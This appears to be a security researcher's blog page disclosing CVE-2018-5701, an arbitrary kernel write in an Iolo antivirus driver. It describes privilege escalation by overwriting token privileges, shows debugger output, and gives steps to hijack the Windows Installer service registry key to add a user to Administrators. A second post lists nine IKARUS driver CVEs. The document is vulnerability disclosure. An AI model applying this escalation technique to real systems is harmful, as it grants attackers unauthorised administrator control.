Posted by *Parvez* on *January 29, 2018*

Exploiting System Shield AntiVirus Arbitrary Write Vulnerability using SeTakeOwnershipPrivilege

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. 8 comments

A kernel vulnerability exists in an antivirus product called “System Shield AntiVirus and AntiSpyware” by Iolo Technologies. This is an arbitrary memory overwrite vulnerability due to the inputted buffer not being validated and has been assigned a CVE ID of CVE-2018-5701. The product version of “System Shield AntiVirus and AntiSpyware” tested on is 5.0.0.136 and the vulnerable version of the driver “amp.sys” is 5.4.11.1.

Due to no response from the vendor for the last few weeks I’m going public with this one. Another one of their products “System Mechanic Pro” on version 15.5.0.61 is also affected from this vulnerability as it gets shipped with the same version of the driver as is bundled with “System Shield AntiVirus and AntiSpyware”. There is however an update downloader link on the site for “System Mechanic Pro” bringing it to version 17.5.0.116 where the vulnerable driver has been removed.


To get to our arbitrary write a number of conditions had to be satisfied in a number of subroutines, the main disassembly screen shots shown below.

Recent Posts

- Exploiting System Shield AntiVirus Arbitrary Write Vulnerability using SeTakeOwnershipPrivilege
- IKARUS anti.virus and its 9 exploitable kernel vulnerabilities
- Exploiting Vir.IT eXplorer Anti-Virus Arbitrary Write Vulnerability
- Running Macros via ActiveX Controls
- Spraying the heap in seconds using ActiveX controls in Microsoft Office

Categories

- All
- Bugs
- Exploits
- Malware
- Mitigation




- Other
- Vulnerabilities


Tags

ActionScript ActiveX Adobe Anti-Rootkit ASLR Autorun BHO BlazeDVD Download and Execute Elevate EMET FakeAV heapspray Hidden Hijack IrfanView Java Kernel Macros McAfee MSI MSWord PGP pif RemoteExec Return to Libc ROP Sandbox Skype SureThing Symantec trailing UAC URI Vista

Archives

- January 2018 (1)
- November 2017 (2)
- September 2016 (1)
- December 2015 (2)
- July 2015 (1)
- January 2015 (1)
- December 2014 (1)
- June 2014 (1)
- January 2014 (1)
- November 2013 (1)
- September 2013 (1)
- February 2013 (1)
- December 2012 (1)
- August 2012 (1)






- June 2012 (1)
- February 2012 (1)
- January 2012 (1)
- December 2011 (1)
- November 2011 (1)
- August 2011 (2)
- July 2011 (1)
- April 2011 (1)
- March 2011 (1)
- October 2010 (3)
- June 2010 (1)
- May 2010 (1)
- March 2010 (2)
- February 2010 (1)
- December 2009 (1)
- September 2009 (1)
- May 2009 (1)
- April 2009 (1)
- September 2008 (1)
- November 2007 (2)

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org



To exploit I'm overwriting the _SEP_TOKEN_PRIVILEGES structure with the fixed value of 0xFFFFFFFE. You can play with the offsets to get different number of privileges but with the offsets I chose I ended up looking like this below

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a002cc4a30+40
   +0x000 Present           : 0xff`fffffe00
   +0x008 Enabled           : 0xff`fffffe00
   +0x010 EnabledByDefault  : 0x800000
```

Looking at the number of privileges obtained we have a few to choose from for our exploit.

```
kd> !token fffff8a002cc4a30
_TOKEN fffff8a002cc4a30
TS Session ID: 0x1
User: S-1-5-21-2231847605-3015871416-1385684711-1001
Groups:
 00 S-1-5-21-2231847605-3015871416-1385684711-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-114
    Attributes - DenyOnly
 03 S-1-5-32-545
    Attributes - Mandatory Default Enabled
 04 S-1-5-32-544
    Attributes - DenyOnly
 05 S-1-5-4
    Attributes - Mandatory Default Enabled
 06 S-1-2-1
    Attributes - Mandatory Default Enabled
 07 S-1-5-11
    Attributes - Mandatory Default Enabled
 08 S-1-5-15
    Attributes - Mandatory Default Enabled
 09 S-1-5-113
    Attributes - Mandatory Default Enabled
 10 S-1-5-5-0-1059199
    Attributes - Mandatory Default Enabled LogonId
 11 S-1-2-0
```

```
    Attributes - Mandatory Default Enabled
 12 S-1-5-64-10
    Attributes - Mandatory Default Enabled
 13 S-1-16-8192
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-21-2231847605-3015871416-1385684711-513
Privs:
 09 0x000000009 SeTakeOwnershipPrivilege          Attributes - Enabled
 10 0x00000000a SeLoadDriverPrivilege             Attributes - Enabled
 11 0x00000000b SeSystemProfilePrivilege          Attributes - Enabled
 12 0x00000000c SeSystemtimePrivilege             Attributes - Enabled
 13 0x00000000d SeProfileSingleProcessPrivilege   Attributes - Enabled
 14 0x00000000e SeIncreaseBasePriorityPrivilege   Attributes - Enabled
 15 0x00000000f SeCreatePagefilePrivilege         Attributes - Enabled
 16 0x000000010 SeCreatePermanentPrivilege        Attributes - Enabled
 17 0x000000011 SeBackupPrivilege                 Attributes - Enabled
 18 0x000000012 SeRestorePrivilege                Attributes - Enabled
 19 0x000000013 SeShutdownPrivilege               Attributes - Enabled
 20 0x000000014 SeDebugPrivilege                  Attributes - Enabled
 21 0x000000015 SeAuditPrivilege                  Attributes - Enabled
 22 0x000000016 SeSystemEnvironmentPrivilege      Attributes - Enabled
 23 0x000000017 SeChangeNotifyPrivilege           Attributes - Enabled
Default
 24 0x000000018 SeRemoteShutdownPrivilege         Attributes - Enabled
 25 0x000000019 SeUndockPrivilege                 Attributes - Enabled
 26 0x00000001a SeSyncAgentPrivilege              Attributes - Enabled
 27 0x00000001b SeEnableDelegationPrivilege       Attributes - Enabled
 28 0x00000001c SeManageVolumePrivilege           Attributes - Enabled
 29 0x00000001d SeImpersonatePrivilege            Attributes - Enabled
 30 0x00000001e SeCreateGlobalPrivilege           Attributes - Enabled
 31 0x00000001f SeTrustedCredManAccessPrivilege   Attributes - Enabled
 32 0x000000020 SeRelabelPrivilege                Attributes - Enabled
```


```
 33 0x000000021 SeIncreaseWorkingSetPrivilege     Attributes - Enabled
 34 0x000000022 SeTimeZonePrivilege               Attributes - Enabled
 35 0x000000023 SeCreateSymbolicLinkPrivilege     Attributes - Enabled
 36 0x000000024 Unknown Privilege                 Attributes - Enabled
 37 0x000000025 Unknown Privilege                 Attributes - Enabled
 38 0x000000026 Unknown Privilege                 Attributes - Enabled
 39 0x000000027 Unknown Privilege                 Attributes - Enabled
Authentication ID:         (0,1029c8)
Impersonation Level:       Anonymous
TokenType:                 Primary
Source: User32             TokenFlags: 0x2a00 ( Token in use )
Token ID: 13d229           ParentToken ID: 1029cb
Modified ID:               (0, 139e0a)
RestrictedSidCount: 0      RestrictedSids: 0000000000000000
OriginatingLogonSession: 3e7
```

For exploiting I decided to use the “SeTakeOwnershipPrivilege” privilege. The idea I had was to take ownership of a Windows Service key and have the ability to start it. The service I found was the “Windows Installer” service.

So the steps were to:

1. Take ownership of the key HKLM\SYSTEM\CurrentControlSet\services\msiserver
2. Change the “ImagePath” value to our command or executable we which want to run
3. Start the service by running “msiexec.exe /i poc.msi /quiet”
4. Restore all settings

Here poc.msi doesn’t really exist but by initiating an msi install will start the service and run our command. Trying to get an interactive shell is another matter as we have to deal with “Session 0 Isolation” which I haven’t really looked into so decided to use the net command to add the account to the local administrators group.



```
Comment         Administrators have complete and unrestricted access to the compute

Members

-------------------------------------------------------------------------------
Administrator
user1
user2
The command completed successfully.


C:\Users\user2\Desktop>_
```

The exploit can be downloaded from here [zip]

@ParvezGHH

Posted by *Parvez* on *November 13, 2017*

IKARUS anti.virus and its 9 exploitable kernel vulnerabilities

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. 5 comments

Here is a list of the 9 kernel vulnerabilities I discovered over a month ago in an antivirus product called IKARUS anti.virus which has finally been fixed. Most of the vulnerabilities were due to the inputted output buffer address (Irp->UserBuffer) being saved on the stack which is later used without being validated when using as an argument. The table below lists the ioctls, related CVE and type of vulnerability


IOCTL	CVE ID	Vulnerability Type

0x8300000c	CVE-2017-14961	Arbitrary Write
0x83000058	CVE-2017-14962	Out of Bounds Write
0x83000058	CVE-2017-14963	Arbitrary Write
0x8300005c	CVE-2017-14964	Arbitrary Write
0x830000cc	CVE-2017-14965	Arbitrary Write
0x830000c0	CVE-2017-14966	Arbitrary Write
0x83000080	CVE-2017-14967	Arbitrary Write
0x830000c4	CVE-2017-14968	Arbitrary Write
0x83000084	CVE-2017-14969	Arbitrary Write

